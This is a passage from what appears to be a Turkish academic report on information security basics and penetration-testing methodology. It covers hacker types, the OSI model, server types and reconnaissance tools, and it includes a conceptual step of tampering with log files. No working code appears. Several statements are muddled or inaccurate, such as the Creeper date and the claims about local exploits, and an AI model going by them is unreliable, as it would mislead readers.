Bilişim, insanların teknik, ekonomik ve iletişimde kullandığı ve bilimin dayanağı olan bilginin, düzenli ve akla uygun bir biçimde, özellikle bilgisayarlar ve benzeri elektronik aygıtlar aracılığıyla işlenmesi bilimidir. Bilişimin iki önemli kavramı ise bilgi ve teknolojidir.

Bilgiden bahsedecek olursak; insan aklının alabileceği gerçek olgular ile gözlem ve öğrenme yetisiyle elde edilen her şeydir. Bilginin sınırı olmadığı gibi sürekli yenilenebilir ve öğrenebiliriz. Teknoloji ise her saniye değişen ve gelişen, hayatımızın vazgeçilmezi olan gücü ve bilgiyi biriktirme, denetleme, işleme, iletme gibi amaçlarla oluşturulan birçok araç, makina ve gereçlerin uygulama bilgisidir. Bu iki kavramın bütünleşmesi ile bilişim meydana gelmektedir. Bilgi var olup teknoloji geliştikçe bu birikim gelişmesini sağlamaktadır.

Bilişimin alanlarından bahsedecek olursak, kuramsal bilişim, hesaplama kuramı, bilgi ve kodlama kuramı, algoritmalar ve veri yapıları, programlama dili kuramı, biçimsel yöntemler, veri tabanları ve bilgi erişimi, yapay zekâ, bilgisayar mimarisi, bilgisayar güvenliği, bilgi bilimi, yazılım mühendisliği gibi alanları hayatımız her anında sık kullanmaktayız(Bilişim Dünyası,2019).

3.1 Bilişim Güvenliği

Bir varlık türü olarak bilginin izinsiz veya yetkisiz bir biçimde erişimi, kullanımı, değiştirilme, ifşa edilme, ortadan kaldırılma, el değiştirme ve hasar verilmesini önlemek olarak tanımlanır ve "gizlilik", "bütünlük" ve "erişilebilirlik" olarak isimlendirilen üç temel unsurdan meydana gelir. Bu üç temel güvenlik öğesinden herhangi biri zarar görürse, bilişim güvenlik zafiyeti oluşur.

Bilişim sistemlerine ve verilerine yönelik saldırılar, 1975 yılında Creeper Virüsü ile geçmiş yılların interneti dediğimiz Arpanet üzerinde Tenex işletim sistemi yoluyla yayılan modemlerin diğer bilgisayarlara bağlanarak gerçekleşmiştir. 1981 yılında Elk Cloner adı altında, 15 yaşındaki Rich Skrenta tarafından yazıldı. Skrenta, virüsü Apple

II' deki Dos 3.3 işletim sistemi için yazdı ve disketler aracılığıyla dağıttı. Virüs, zarar amaçlı olmayıp şaka amacı taşımaktaydı.

1990'lı yıllarda yaşanan hızlı teknolojik gelişmelerin bir sonucu olarak bilgisayarlar, modern hayatın her alanına girmiş ve vazgeçilmez bir biçimde kullanılmaya başlanmıştır. Teknolojideki bu gelişmeler, bilgisayar ağlarını ve sistemlerini, aynı zamanda, bir saldırı aracı haline, kullandığımız sistemleri de açık birer hedef haline getirmiştir. Bilişim sistemlerine ve bu sistemler tarafından işlenen verilere yönelik güvenlik ihlalleri inanılmaz bir hızla artmaktadır.

Bilişim Güvenliği, bilişimin oluşturmuş olduğu bileşenleri ile bu bileşenlere karşı işlenmekte olan verilerin gizliliğini, birleştiriciliğini ve devamlılığını amaçlayan bir zorunluluktur.

Bilgi güvenliğinin temel amaçları genellikle CIA üçlüsü olarak adlandırılan üç küresel madde ile özetlenir: Gizlilik (confidentiality), bütünlük (integrity) ve kullanılabilirlik (availability). CIA üçlüsü artık neredeyse tamamen bilgi güvenliği tarafından talep edilmekle birlikte, asırlardır güvenlik güçleri ve askeri bağlamlarda temel kavramlar etkili olmuştur. Bilgi güvenliğini CIA üçlü prensiplerini kullanarak ve kavramı bir kurumun genel güvenliğine uygulayarak analiz ediyor ve uyguluyoruz. Gizlilikle ilgili planlama ihtiyaçları etkin bilgi güvenliği ile sonra bütünlüğü önleme konusunda açıklığı korumaya yönelik ana planlanan model olarak belirlenmektedir.

• Gizlilik, bilginin yalnızca görme hakkı olan kişiler tarafından erişilebilir olmasını sağlamak anlamına gelmektedir.

• Bütünlük, bilgilerin sağlam ve değiştirilmemiş kalmasını gerektirir.

• Kullanılabilirlik, bilgiye erişme hakkı olan kişilerin ihtiyaç duyduklarında bilgiye erişebileceğini gösterir. Temel olarak kullanılabilirlik, hiçbir şeyin bilgiye yasal ve zamanında erişimi engelleyemeyeceği anlamına gelmektedir(Cabric,2015).

3.1.1 Bilişim Güvenliği Tanımlamaları ve Temel Ağ Terimleri

Hacker: Hacker terimi, tarihsel olarak, bazen yüksek derecede beceri sergileyen ve teknik sorunlara yaklaşımında yaratıcılık sergileyen bir kişi için hayranlık ifadesi olarak

kullanılan, bölücü bir terim olmuştur. Bununla birlikte, terim bu beceriyi yasadışı veya etik olmayan amaçlarla kullanan bir kişiye daha yaygın olarak uygulanmaktadır.
Güvenlik topluluğu, genellikle üç türe ayrılan farklı hacker türlerinin tanımlanmasının bir yolu olarak şapka rengine yapılan referansları resmi olarak kullanmıştır: Bunlar beyaz şapka, siyah şapka ve gri şapka.
Beyaz Şapkalı Hacker: Etik hackerlar olarak da bilinen beyaz şapka hackerları, kargaşa yaratmaktan ziyade halkın çıkarına çalışmak için çabalar. Birçok beyaz şapka hackerları, güvenlik açıklarını bulmak ve raporlamak için şirketin ağlarına girmeyi denemek için işe giriş testi yaparak çalışır. Güvenlik firmaları daha sonra, suçlu bilgisayar korsanlarının bunlardan yararlanabilmesi için müşterilerinin güvenlik sorunlarını azaltmalarına yardımcı olur.

Siyah Şapkalı Hacker: Siyah şapka hackerlar, verileri çalmak, fidye yazılımlarından veya fidye yazılımlarından kâr elde etmek, sistemlere zarar vermek veya başka şekillerde zarar uğratarak kötü niyetli ağlara ve sistemlere kasıtlı olarak yetkisiz erişim elde eder. Siyah şapka hackerları tanım gereği suçludur, çünkü yetkisiz sistemlere erişim yasalarını ihlal ederler, ancak kimlik hırsızlığı ve dağıtılmış hizmet reddi saldırıları da dâhil olmak üzere başka yasadışı faaliyetlerde bulunabilirler.

Gri Şapkalı Hacker: Gri şapka hackerları beyaz şapka korsanları ve siyah şapka korsanları arasında bir yere düşer. Görevleri beyaz şapka hackerlarına benzer olsa da, gri şapkaların beyaz şapka korsanlarından yetkisiz olarak sistemlere erişme olasılığı daha yüksektir; aynı zamanda, hackledikleri sistemlere gereksiz zarar vermekten kaçınmaları siyah şapka hackerlarından daha olasıdır. Normalde veya sadece parayla motive edilmemelerine rağmen, gri şapka korsanları, bilgilerini yasadışı kâr için güvenlik açıklarından yararlanmak için kendi yetkisiz faaliyetleri yoluyla keşfettikleri güvenlik açıklarını düzeltmeyi önerebilirler(Rouse,2019).

Vulnerability(açık): Güvenlik açığı, bir uç nokta veya ağ için güvenlik açısından potansiyel bir güvenlik ihlali oluşturan kod veya tasarımdaki bir kusurdur. Güvenlik açıkları, davetsiz misafirlerin kod çalıştırabileceği veya bir hedef sistemin belleğine erişebileceği olası saldırı vektörleri oluşturur. Güvenlik açıklarından yararlanma yöntemleri çeşitlidir, kod yerleştirme ve arabellek taşmaları; bilgisayar korsanlığı komut dosyaları, uygulamalar ve serbest el kodlaması ile gerçekleştirilebilir(Rouse,2019).

Risk: Bilgi güvenliği riskine önemli bir katkıda bulunan bilgi teknolojisi riskinin ölçülmesi, birçok kuruluş için hala sorun teşkil etmektedir. Ayrıca, mevcut bilgi teknolojisi risk ölçümleri stratejik güvenlik riski göstergelerinden ziyade taktiklere işaret etmektedir. Bilgi güvenliği teknolojisi çözümlerinden elde edilen verilerin bolluğu aslında risk değerlendirmelerini zorlaştırabilir.


İstismar (Exploit): Yazılım ve ağlar, istenmeyen misafirlerin içeri gizlice girmesini engelleyen gömülü güvenlik duvarı ile birlikte gelir. Bir güvenlik açığı, bir hırsızın tırmanabileceği açık bir pencere gibidir. Bir bilgisayar veya ağda, hırsızlar sistemi kontrol etmek için bu güvenlik açıklarından kötü amaçlı yazılım yükleyebilirler. Genellikle, bu kullanıcının bilgisi olmadan gerçekleşir(Avast Team Academy,2019).

Exploitler kendi içerisinde 2'ye ayrılırlar;

Local ve Remote Exploit: Local saldırılar da en çok tercih edilen saldırı şekli olup daha etkili ve şiddetlidir. Remote ise dışarıdan yapılan belli belirsiz saldırı türüdür.

Payload (Yüklenici): Veri transferi gerçekleşirken kullanıcının dikkatini çekecek yani verinin kullanıcıya işe yaraması gereken kısmı ifade etmektedir. Benzetmeyle açıklayacak olursak bize gönderilen mektubun zarf içerisinde gelmektedir. Bizim için önemli olan zarfın içindeki mektuptur. Tabi ki bize iletilmesi için mektubun öncelikle bir zarfa konulması pul ile etiketlenmesi gerekmektedir. Payload yeri burada mektuptur. Veriden bahsedecek olursak veri gönderimi sırasında hangi kodun ne ile alakalı olduğu nereye aktarıldığı gibi bilgiler yer almaktır, payload dediğimiz kısım bunların dışında yani olan merkez bilgidir. Hedef gösterilen makinaya gönderilen kodlar gizli ajan gibi görev üstlenmektedir. Ekran görüntüsü alabilir, uzak makinadan bağlantı sağlar, ana sayfanızda yazılar yazabilir bir nevi keylogger özelliği taşımaktadır(Dombili,2017).

Auxillary (Asistan): Sisteme girmeye çalışırken port tarama kullanılmayan hesaplara ulaşmak için kullanılan yardımcı asistan olarak kullanılan araçlardır.



Şekil 1. Metaexploitin genel mimarisi

3.1.2 Ağ Terimleri

Ağ sistemleri, bilgisayarın, yazıcıların, dosya ve bilgi ile servislerin paylaşılması için oluşturulan şebekedir. Birden fazla kullanıcının birbirleriyle bağlı veri gönderimini ve haberleşmesi donanımının ve yazılımının yönetimi ve paylaşımını sağlar üzerinden yapılmaktadır. Ağ sistemleri oluşturan donanımlarının ve yazılımların belirli bir standart içerisinde çalışabilmesi ve sıkıntı olduğu zaman sorunun en hızlı şekilde çözülmesini sağlayan belirli katmanlar vardır. Bu katmanları, fiziksel katman, veri hattı katmanı, ağ katmanı, iletim katmanı, oturum katmanı, sunum katmanı ve son olarak uygulama katmanı olarak sınıflandırabiliriz.

Fiziksel katman, yol topolojisinde sinyalin taşındığı katmandır. Veri link katmanı ağ içi temel iletişimi sağlayan katman olup switch üzerinde hangi MAC adresinin bulunduğu tespit ederek adres tespitinin yapıldığı katmandır.


Ağ katmanı ise IP (internet protokol) ve ARP protokolleri ile çalışmaktadır. Paket ayarlama, filtreleme, en kısa veri iletimi ve yönlendirilme ağ katmanında yer alırlar.

Transfer olayı veri iletimi katmanında portlar aracılığıyla gerçekleşir. Tcp ve Udp protokolleri aracılığıyla ise baştan sona veri iletimini sağlamak için kullanılır.

Oturum katmanı, ağda uygulamanın haberleşmesini sağlar. Uygulamalar arasındaki linkleri kurar, çalıştır ve yönetir. Oturumlar birden fazla sunum girdisini içerir. Oturum katmanı ayrıca sunuş katmanı girdileri ve çıktıları senkronize eder ve bunların veri değişkenlerini düzenler.

Sunul katmanı, şifreleme ve özel dosya biçimlendirme işlemlerini de yapar. Ekranları ve dosyaları programcıların istediği şekilde biçimlendirebilir. Kontrol kodları, grafikler bu katmanda bulunur.

Uygulama katmanı, kullanıcılara yakın olan katmandır. Diğer katmanlar birbiri arasında servis sağlamaktadır ama bu katmanda herhangi bir servis sağlanamamaktadır. Kullanılacak ve bağlanılacak uygulamaları senkronize eder ve uygunluğunu değerlendirir. Uygulama katmanında çalışan bazı protokoller şunlardır; HTTP (Hiper Metin Aktarım Protokolü) (80.port tcp), FTP (File Transfer Protocol - Dosya Transfer Protokol) (20,21. port tcp), tftp (69.port udp), SNMP (Simple Network Menagemant Protocol - Basit Ağ Yönetim Protokolü) (161.port udp), DNS (Domain Name System - (53 port udp), pop3 (110.port tcp), SMTP (Simple Mail Transfer Protokol - Basit Mail Transfer Protokolü) (25.port tcp), SSH (Secure Shell - Güvenli Kabuk Bağlantısı) (22.port tcp) uygulama katmanına önek olarak gösterilebilir(Bilgisayar Ağları,2019).



Şekil 2. OSI modeli ve tcp/ip modeli

3.1.3 Sunucu Modelleri ve Tanımı

Sunucu, bir ağ üzerinden istemciler olarak bilinen bilgisayarlara kaynaklar, veriler, hizmetler veya programlar sağlayan bir bilgisayar veya sistemdir.

Teoride, bilgisayarlar kaynakları istemci makinelerle paylaştığında, sunucu olarak kabul edilirler. Web sunucuları, posta sunucuları ve sanal sunucular dâhil olmak üzere birçok sunucu türü vardır. Bireysel bir sistem kaynakları sağlayabilir ve aynı anda başka bir sistemden de kullanabilir. Bu, bir cihazın aynı anda hem sunucu hem de istemci olabileceği anlamına gelmektedir. İlk sunucuların bazıları ana bilgisayar veya mini bilgisayarlar idi. Mini bilgisayarlar, ana bilgisayarlardan çok daha küçüktü. Bununla birlikte, teknoloji ilerledikçe, masaüstü bilgisayarlardan çok daha büyük hale geldiler ve bu da mikrobilgisayar terimini kaldırmış oldu. Teknoloji geliştikçe, bir sunucunun tanımı da onunla birlikte gelişti. Bugünlerde sunucu, bir veya daha fazla fiziksel bilgi işlem aygıtında çalışan yazılımdan başka bir şey olmayabilir. Bu tür sunucular genellikle sanal sunucular olarak adlandırılır. Başlangıçta, sanal sunucular, tek bir donanım sunucusunun

yapabileceği sunucu işlevlerinin sayısını artırmak için kullanılıyordu. Günümüzde sanal sunucular, bulut bilişim adı verilen bir düzenlemede, internet üzerindeki donanım üzerinde genellikle bir üçüncü taraf tarafından çalıştırılmaktadır.

Hepsi farklı işlevler gerçekleştiren birçok sunucu türü vardır. Çoğu ağ, bir veya daha fazla yaygın sunucu türü içerir:

Dosya Sunucuları:

Dosya sunucuları, dosyaları depolar ve dağıtır. Birden çok istemci veya kullanıcı, bir sunucuda depolanan dosyaları paylaşabilir. Ayrıca, dosyaların merkezi olarak depolanması, bir sistemde her cihazdaki dosyalar için güvenlik ve bütünlük sağlamaya çalışmaktan daha kolay yedekleme veya hata toleransı çözümleri sunar. Dosya sunucusu donanımı, performansı artırmak için okuma ve yazma hızlarını en üst düzeye çıkarmak için tasarlanabilir.

DNS Sunucuları:

DNS sunucuları, insanlar tarafından kolayca anlaşılan adları makine tarafından okunabilir IP adreslerine dönüştürerek istemci bilgisayarlara ad çözümlemesi sağlayan uygulama sunucularıdır.

Posta Sunucuları:

Posta sunucuları çok yaygın bir uygulama sunucusu türüdür. Posta sunucuları bir kullanıcıya gönderilen e-postaları alır ve söz konusu kullanıcı adına bir istemci tarafından talep edilene kadar bunları depolar. Bir e-posta sunucusuna sahip olmak, tek bir makinenin her zaman uygun şekilde yapılandırılmasına ve ağa bağlanmasına izin verir. Daha sonra, her istemci makinenin kendi e-posta alt sisteminin sürekli olarak çalışması yerine mesaj göndermeye ve almaya hazırdır.

Web Sunucuları:

Günümüz pazarında en çok bulunan sunucu türlerinden biri web sunucusudur. Web sunucusu, internet veya intranet üzerinden kullanıcılar tarafından istenen programları ve

verileri barındıran özel bir tür uygulama sunucusudur. Web sunucuları, web sayfaları veya diğer web tabanlı hizmetler için istemci bilgisayarlarda çalışan tarayıcılardan gelen isteklere yanıt verir. Yaygın web sunucuları arasında Apache web sunucuları, Microsoft Internet Information Services (IIS) sunucuları ve Nginx sunucuları bulunur.

Veri tabanı Sunucuları:

Günümüzde şirketler, kullanıcılar ve diğer hizmetler tarafından kullanılan veri miktarı şaşırtıcı noktalara ulaşmış durumdadır. Bu verilerin çoğu veri tabanlarında saklanır. Veri tabanlarının herhangi bir zamanda birden çok istemci tarafından erişilebilir olması gerekir ve olağanüstü miktarda disk alanı gerektirebilir. Bu ihtiyaçların her ikisi de, bu tür veri tabanlarının sunucularda konumlandırılmasına katkıda bulunur. Veri tabanı sunucuları veri tabanı uygulamalarını çalıştırır ve istemcilerden gelen çok sayıda isteğe yanıt verir. Yaygın veri tabanı sunucusu uygulamaları arasında Oracle, Microsoft SQL Server, DB2 ve Informix bulunur.

Sanal Sunucular:

Sanal sunucular, sunucu dünyasının en gözdeleri haline gelmeye başlamıştır. Makine donanımına bir işletim sistemi olarak yüklenen geleneksel sunucuların aksine, sanal sunucular, yalnızca hiper yönetici adı verilen özel yazılım içinde tanımlandığı şekilde bulunur. Her bir hiper yönetici aynı anda yüzlerce, hatta binlerce sanal sunucuyu çalıştırabilir. Hiper yönetici sanal donanımı sunucuya gerçek bir fiziksel donanımmış gibi sunar. Sanal sunucu, her zaman ki gibi sanal donanımı kullanır ve hiper yönetici, gerçek hesaplama ve depolama ihtiyaçlarını diğer tüm sanal sunucular arasında paylaşılan alttaki gerçek donanıma aktarır.

Proxy Sunucuları:

Bir proxy sunucusu, bir istemci ile bir sunucu arasında aracı görevi görür. Genellikle istemcileri veya sunucuları güvenlik amacıyla izole etmek için kullanılır, bir proxy sunucusu isteği istemciden alır. İstemciye yanıt vermek yerine, isteği başka bir sunucuya veya işleme iletir.

FTP Sunucusu:

FTP Sunucusu, dosya transfer protokolü üzerinden cihazlar arasında dosya aktarımı yapmak için kullanılan sunucudur. Yaygın olarak "dosya sunucusu" olarak da bilinirler.

Veri Tabanı Sunucusu:

MySQL veya MSSQL gibi özel veri tabanı yazılımlarını kullanan sunucudur.

DHCP Sunucusu:

Otomatik IP dağıtmaya yarayan sunucudur. UDP 67 ve UDP 68. portları kullanır.

İletişim Sunucusu:

Mesafe söz konusu olmadan anlık mesajlaşma gibi uygulamaları için aradaki iletişimi sağlayan sunuculardır.

3.2 Bilişim Sistemlerine Sızma İşlemleri

Dünyada yer alan bütün sistemlerde gerek toplumlar gerekse de bireyler tarafında önemli bilgiler yer almaktadır. Siber ortamlarda yer alan tehlikeye açık noktalar kötü niyetli saldırganlar tarafında devlet ve kurumlarını hedef olarak göstermektedir.

Siber saldırılarda kullanılan bazı teknikler virüsler, truva atları, phishing, spam, worms gösterebiliriz. Sızma testleri yapacak kişi ister kötü niyetli olsun ister kontrol amaçlı olsun öncelikle sistemdeki açıklıkları tespit etmesi ve bu açıklıkların kullanabilmesi aynı adımlar çerçevesinde gerçekleşmektedir. Kontrol amaçlı test ile kötü niyetli kişilerin arasındaki farkı birisinin sisteme zarar vermesidir. Diğeri ise açıkları tespit edip zarar gelecek noktaları kapatmasıdır. Sızma testleri yapılırken standart uygulama noktaları ve adımları vardır. Bu adımlara örnek verecek olursak sistem konusunda bilgi toplamak, saldırı noktasıyla ilgili keşif yapmak, açıklıkları tespit etmek ve bulmuş olduğu açıklıkları istismar ederek sistemi ele geçirip zarar vermektedir. Bu kontrol mekanizmaları sızma testlerinin temelini oluşturmaktadır. Bu adımlardan bahsedecek olursak;

1.Adım: Saldırılacak nokta konusunda bilgi araştırılması; internet aracılığıyla arama motorlarından, whois ve dns kayıtlarından, birçok e posta gruplarından gerekli bilgilerin tedarikinin sağlanması.

2.Adım: Keşif noktası; servisleri ve portları tarama işlemlerini yapmak veri tabanları konusunda araştırma yapılması gibi adımlar yer almaktadır.


3.Adım: Açıklık tarama işlemleri; herhangi bir sistem üzerinde açık tarama araçları kullanılması veya elle kontrolle açıklıkların kontrol edilmesi ve tespit edilmesidir.

4.Adım: Tespit edilen açıkların istismar edilmesi; örnek verecek olursak Sql veri tabanı olan bir sistemde SQL açığı tespit edip bunu SQL injection uygulanması gibi.

5.Adım: Sistemin açıklarından faydalanıp ele geçirilmesi durumunda; Adminin elinden yetkisinin alınması gibi.

6.Adım: Günlük tutulan log dosyalarına zarar verme işlemi bu adımda yer almaktadır.

Open Source Testing Methodolgy (OSTIMM), NIST Network Security Guide, OWASP Guide (Open Web Application Security Project), Penetration Testing Framework gibi ücretsiz sızma testi metodolojileri kullanılabilmektedir. Penetration testlerinde izlenen yol Şekil 3'de örnek gösterilerek bu yaşam döngüsünden faydalanabilinir. Yaşam döngüsü temel alınarak yapılan Penetration testler sistem güvenliği açısından fayda sağlayarak sürekli değişen saldırı noktalarına göre testi güncel seviyelerinin iyileşmesini sağlamaktadır(Yiğit,2014).



Şekil 3. Sızma testi yaşam döngüsü

3.2.1 Saldırılacak Sistem İçin Bilgi Toplanma Adımı

Bir hedefe başarılı bir şekilde girmek isteniyorsa ilk hedef saldırı düzenlenecek sistem konusunda bilgi toplamaktır. Örnek olarak birçok ordudan bahsedecek olursak keşif olaylarında görsel gözlem yoluyla düşman konusunda birçok tespit ve araştırma görevi yaparlar ve hakkında bütün bilgileri toplarlar. Bu da saldırı yapılacak sistem yönünden fazla bilgi toplanması gerekliliği için güzel bir örnektir. İki çeşit bilgi toplama yöntemi vardır; bir tanesi pasif bir diğeri de aktiftir. Pasif bilgi toplarken iz belirtmeden açık kaynak üzerinden bilgi toplanır, aktif olarak ise direk sistem ile iletişim halinde bilgi toplanır. Pasif bilgi toplamaya örnekler ve nasıl toplanacağıyla ilgili internetteki birçok açık servisler kullanılır. Hedef sistemdeki IP aralığı, mail kayıtları, DNS kayıtları gibi bilgilerin toplanması için kullanılan yöntem örneklerindendir. Bu yöntemleri kullanırken saldırı yapacağımız sisteme yönelik iz bırakmadan açık aranabilir. Whois sorgusu kullanarak hedef web sayfasının nereden alındığını mail adresini hangi tarihe kadar kullanımı olduğu hangi maille alındığını bütün bilgileri çekebiliriz. Bu sorguları yapabilmek için birçok web sitesi kullanılmaktadır. Buna örnek olarak bu siteden

https://www.isimtescil.net/whois bilgi çekebiliriz. Port ve hangi servisleri kullandığına ait birçok web sayfası olup bu gibi web sayfaları kullanılarak bilgileri temin edebiliriz.

3.2.1.1 Keşif için metodoloji

Yüksek düzey keşifler beş aşamaya ayrılabilir.

Tablo 1. Beş keşif aşaması

AŞAMA	AMAÇLAR	OUTPUT	ARAÇLAR
İstihbarat Toplama	Hedef hakkında iş, örgütsel yapısı ve iş ortaklarıyla ilgi bilgiler.	Şirket isimleri listeleme ve hangi amaçlar doğrultusunda çalıştıkları ve DNS isimleri	-Arama Motorları -Finansal Veri Tabanı -İş raporları -WHOIS -RWHOIS -Domain isimi ve kayıtları -Web Arşivi -Data Mining Araçları
FootPrinting	Birçok DNS host isimleri tespiti ve IP adresleri ve IP aralıkları	Dns host isimleri,IP adresleri ve IP aralıkları	-DNS -WHOIS -DIG -SMTP -Data Mining Araçları
İnsani Araştırma Aşaması	İsim listeleri, iş unvanları, iletişim bilgileri		-Arama Motorları -Mail listleri ve Web Site Postları -Sosyal medya servisleri -Kamuya açık kayıtlar

Doğrulama	Toplanan bilgileri doğrulama	Bu aşamada yeni bilgiler bulunur, geçersiz veriler kaldırılır.	-DNS -WHOIS -DIG
Vitality	Önceden tanımlanmış IP adresleri Onaylanması ve ulaşabilirliği	Onaylanan IP adreslerinin listeleri.	-PING -Port Scanners -Mapping tools

3.2.2 İstihbarat Toplama

Bu aşamanın önemli noktası DNS adlarının bir listesinin yanı sıra hedefimiz ve iş birliği yaptığı sistemlerinin bağlantılarının olduğunu gösteren bir şema oluşturulmalıdır. Ne kadar araştırsak ta toplanan bilgilerinin tam olarak ne kadar alakalı olduğunu belirlemek kimi zaman zor olabilir. Bu nedenle topladığımız verilere ilişkin analizinize ve topladığımız verilerin gerçekten alakalı olup olmadığını tespiti kimi zaman içgüdülerimize bağlı olabilir. Kullanacağımız yöntem ve araçları belirtmeden önce kullanacağımız temel teknolojileri iyi anlamak gerekmektedir. İlk başta arama motorları aracılığıyla çıkarılan veriler olan birincil bilgi kaynağımıza odaklanacağız. Hedef sistemimizin büyük miktarda bilgi halka açık şekildedir ve onu nasıl düzgün arayacağımızı bilmeliyiz.

3.2.2.1 Arama motorları

Arama motorları, bir hedef hakkında olabildiğince çok bilgi edinmenin anahtarıdır. Gelişmiş arama motorları olmadan hedefle ilgi önemli bilgileri bulmak neredeyse imkânsız olacaktır. Arama motorları sonuçların ayrıştırılması bilgilerin aranması ve alınması için ayrılmış bir sistemdir. İki tür arama motoru vardır. Bunları tarayıcı tabanlı arama motoru ve insan tabanlı arama motoru olarak belirtebiliriz. İki arama motoru da bilgileri farklı yolla toplamaktadır. Günümüz webdeki çoğu arama sitesi, listeleri oluştururken her iki yöntemi de uygulamaktadır. Tarayıcı tabanlı arama motorlarından bahsedecek olursak webde otomatik olarak gezinmek için tarayıcı veya örümcekler kullanılır. Örümcekler web sayfasını okuyarak, onları dizinlere ekleyecektir. Büyük Arama motorların aktif olarak kullanıldığı üç örümcek Yahoo'dan Slurp, Bing'den

